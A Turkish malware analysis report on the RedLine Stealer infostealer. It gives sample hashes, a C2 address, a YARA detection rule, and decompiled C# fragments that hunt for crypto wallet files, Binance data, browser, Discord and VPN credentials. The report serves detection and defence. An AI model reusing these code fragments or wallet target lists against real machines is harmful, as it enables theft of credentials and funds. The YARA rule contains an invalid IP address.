RedLine Stealer Teknik Analiz Raporu

Hazırlayan
Fatma Nur GÖZÜKÜÇÜK

İçindekiler

Giriş:

İlk olarak 2020'de gözlemlenen ve çeşitli siber suç forumlarında 'Hizmet Olarak Kötü

Amaçlı Yazılım' (MaaS) tehdidi olarak reklamı yapılan **Redline Stealer**, esas olarak Windows'un kurban kimlik bilgilerini ve kripto para cüzdanlarını, ayrıca Tarayıcı bilgilerini, FTP bağlantılarını hedefleyen bir bilgi hırsızıdır. Geçen yıl boyunca, Redline ek özelliklerle eklendi ve diğer kötü amaçlı yazılımları yükleyebilir ve komutları çalıştırabilirken, düzenli aralıklarla C2'sine virüslü ana bilgisayarla ilgili yeni bilgiler güncellemeleri gönderir.

Sabit bir dağıtım yönteminin bulunmadığı ve yakın zamanda gözlemlenen Redline olaylarının, ayrım gözetmeyen istenmeyen e-posta (malspam) kampanyası ile yayıldığı görülmektedir. Bununla birlikte Twitter ve Instagram Doğrudan Mesajlaşma yoluyla gönderilen kötü niyetli belge eklerinin de Redline yayılımında kullanıldığı bilinmektedir.


Çoğunlukla 3D sanatçılar, yayıncılar ve finansal danışmanlar danışmanlar Redline'ın hedefindedir. Ülke bazında Redline çoğunlukla, Kuzey Amerika ve Avrupa'da bulunan hizmet veya içerik sağlayıcılarını hedefliyor.

Ön İnceleme:

İncelenen versiyondaki **RedLine** zararlısı bir phishing yöntemiyle yayılmayı sürdürmüştür.


Dosya Adı:	j1Oi3nCd6p.exe
MD5	933cb968ae718f5224e936df26c48b13
SHA1	c3e8d290b1953e43a940dc237b812060a941061e
SHA256	ce2588f91dbe64909a46cc7f9fa3a03f8fec292c0b5f701ac46f58a1edd78599

Zararlı packl'li şekilde indirilmektedir. Zararlı runtime anında kendini unpack etmektedir. VirtualProtect API ile son aşaması tamamlanmaktadır.




MD5	28bc3feb52432548f94bf365b27f7e7d
SHA1	a001a6c5013d833b11ba1fa95bc024557bdd072f
SHA256	35ef60e1ee1c9f1a873580ea0b1bcb8dd4143f6cf71fc2025ba8383e1310fb67

Unpack edilmiş zararlı ilk olarak bilgisayardaki verileri toplamaktadır.



```
public static void asdk9345asd(EndpointConnection connection, ScanningArgs settings, ref ScanResult result)
{
    List<SystemHardware> list = new List<SystemHardware>();
    foreach (SystemHardware item in SystemInfoHelper.GetProcessors())
    {
        list.Add(item);
    }
    foreach (SystemHardware item2 in SystemInfoHelper.GetGraphicCards())
    {
        list.Add(item2);
    }
    list.Add(new SystemHardware
    {
        Name = new string(new char[]
        {
            'T',
            'o',
            't',
            'a',
            'l',
            ' ',
            'o',
            'f',
            ' ',
            'R',
            'A',
            'M'
        }),
```

Zararlı GetFolderPath ile bilgisayardaki wallet.dat dosyalarını bulup bir listeye atmaktadır. Bu listeyi kaydedip ileride sunucuya yollayacaktır.



```
list2.AddRange(FileCopier.FindPaths(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), 2, 1, new string[]
{
    new string(new char[]
    {
        'w',
        'a',
        'a',
        's',
        'f',
        'l',
        'l',
        'e',
        'a',
        's',
        'f',
        't',
        '.',
        'd',
        'a',
        't',
        'a',
        's',
        'f'
    }).Replace("asf", string.Empty),
```

Daha sonra Zararlı yazılım AppData//Local içinde, içerisinde wallet geçen klasörleri aramaktadır.

```
foreach (string fileName in list2)
{
    string tag = new FileInfo(fileName).Directory.FullName.Replace(Environment.GetFolderPath
      (Environment.SpecialFolder.ApplicationData) + "\\", string.Empty).Replace(Environment.GetFolderPath
      (Environment.SpecialFolder.LocalApplicationData) + "\\", string.Empty).Split(new char[]
    {
        '\\'
    })[0];
    list.Add(new FileScannerArg
    {
        Tag = tag,
        Directory = new FileInfo(fileName).Directory.FullName,
        Pattern = "*wallet*",
        Recoursive = false
    });
}
```


Zararlı yazılım, GetFolderPath ile bilgisayardaki “Binance” dosyalarını bulup bir listeye atmaktadır. Bu listeyi kaydedip ileride sunucuya yollayacaktır.

```
public Binance()
{
    base.Name = "Binance";
}

// Token: 0x060000A5 RID: 165 RVA: 0x00006EC4 File Offset: 0x000050C4
public override string GetFolder(FileScannerArg scannerArg, FileInfo filePath)
{
    return filePath.Directory.FullName.Replace(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\", string.Empty);
}

// Token: 0x060000A6 RID: 166 RVA: 0x00006EEC File Offset: 0x000050EC
public override IEnumerable<FileScannerArg> GetScanArgs()
{
    List<FileScannerArg> list = new List<FileScannerArg>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Binance";
        list.Add(new FileScannerArg
        {
            Directory = directory,
            Pattern = "*app-store*",
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

Zararlı yazılım, özellikle aramak istenilen Walletları base64 ile tutmaktadır.




Özellikle aranmak istenen Walletlar;

YoroiWallet	|MathWallet	|Wombat	|TerraStation
NiftyWallet	|GuardaWallet	|AtomicWallet	|HarmonyWallet
Tronlink	|EqualWallet	|MewCx	|Coin98Wallet
|Metamask	|JaxxxLiberty	j|GuildWallet	|TonCrystal
|BinanceChain	i|BitAppWallet	|SaturnWallet	|KardiaChain
|Coinbase	|iWallet	|RoninWallet	BraveWallet


Zararlı yazılım, **FindPaths** ile Browser verilerini aramaktadır.

Zararlı yazılım, çalıştığı anda o an cihazda çalışan yürütülebilen dosyaların bir listesini almaktadır.



Zararlı yazılım, Discord verilerini çalmaya çalışmaktadır.

Zararlı yazılım, cihazda **NordVPN, OpenVPN** veya **ProtonVPN** varsa verilerini çalmak için klasörlerini aramaktadır.




İstenilen dosya yakalandığında bu dosyaların bütün byteları okunarak **TEMP** klasörü altında bir dosyaya yazılır.

```
public ScannedFile(string filename)
{
    this.NameOfFile = new FileInfo(filename).Name;
    using (FileCopier fileCopier = new FileCopier())
    {
        this.Body = File.ReadAllBytes(fileCopier.CreateShadowCopy(filename));
    }
}
```

Daha sonra oluşturulan bu dosyaları silmektedir

```
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B27.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B27.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B28.tmp     [File no longer exists]
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B28.tmp
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B27.tmp
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B29.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B3A.tmp     [File no longer exists]
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B3A.tmp
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B29.tmp
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B3B.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B3C.tmp     [File no longer exists]
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B3C.tmp
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B3B.tmp
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B3D.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B4D.tmp     [File no longer exists]
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B4D.tmp
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B3D.tmp
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B5E.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B5F.tmp     [File no longer exists]
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B5F.tmp
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B5E.tmp
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B60.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B61.tmp     [File no longer exists]
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B61.tmp
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B60.tmp
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B71.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B72.tmp     [File no longer exists]
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B72.tmp
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B71.tmp
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B73.tmp     [File no longer exists]
[CreateFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B74.tmp     [File no longer exists]
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B74.tmp
[DeleteFile] helo.exe:3968 > %LocalAppData%\Temp\tmp9B73.tmp
```

Bu veriler toplandıktan sonra aşağıdaki görselde gözüken “**185[.]215[.]113[.]119**” adresli C2 sunucusuna göndermektedir.




Network Analizi:

Zararlı yazılım, bilindiği üzere cihazdan çaldığı bilgileri uzak sunucuya göndermektedir. Aşağıdaki görsel de bu adresleri görebilirsiniz.

Zararlı yazılım, Browser geçmişlerini aşağıdaki gibi çalıp TCP üzerinden göndermektedir.

Zararlı yazılım, ListOfProccess ile aldığı uygulamaların listesini TCP üzerinden yollamaktadır.

Zararlı yazılım, InstalledSoftwares ile aldığı uygulamaların listesini TCP üzerinden yollamaktadır.



Zararlı yazılım, GetUpdates ile aldığı cihaz bilgilerini TCP üzerinden yollamaktadır.

Çözüm Önerileri

RedLine bilgi hırsızının doğası ve esnekliği nedeniyle, kötü amaçlı yazılım ailesi hem kurumsal cihazlara hem de kişisel cihazlara önemli ölçüde zarar verebilir. Mevcut durumunda RedLine Stealer, bireyleri ve onların kişisel bilgisayarlarını hedef almaya yönelik görünüyor. Bu, IM hizmetleri, oyun istemcileri, FTP uygulamaları ve kişisel kripto cüzdanlarının peşinden giden kötü amaçlı yazılım tarafından vurgulanır. Ancak bu, RedLine'ın bir kurumsal sisteme veya ağa zarar veremeyeceği anlamına gelmez. Kötü amaçlı yazılımın File Grabber, Remote Task ve

Web-Browser hırsızı işlevlerinin tümü, başarılı bir tehdit aktörü tarafından, şirket cihazlarından sızmadan önce önemli bilgileri ve verileri çıkarmak için kullanılabilir.

Yara Kuralı:

```
import "hash"
import "pe"
rule FirstFile{

strings:
   $str1="GetUpdates"
   $str2="InstalledSoftwares"
   $str3="ListOfProcces "
   $str4="GetFolderPath "
   $str5="104.265.13.31"
   $str6="185.215.113.119"

condition:
hash.md5(0,filesize) =="933cb968ae718f5224e936df26c48b13" or all of them
}
```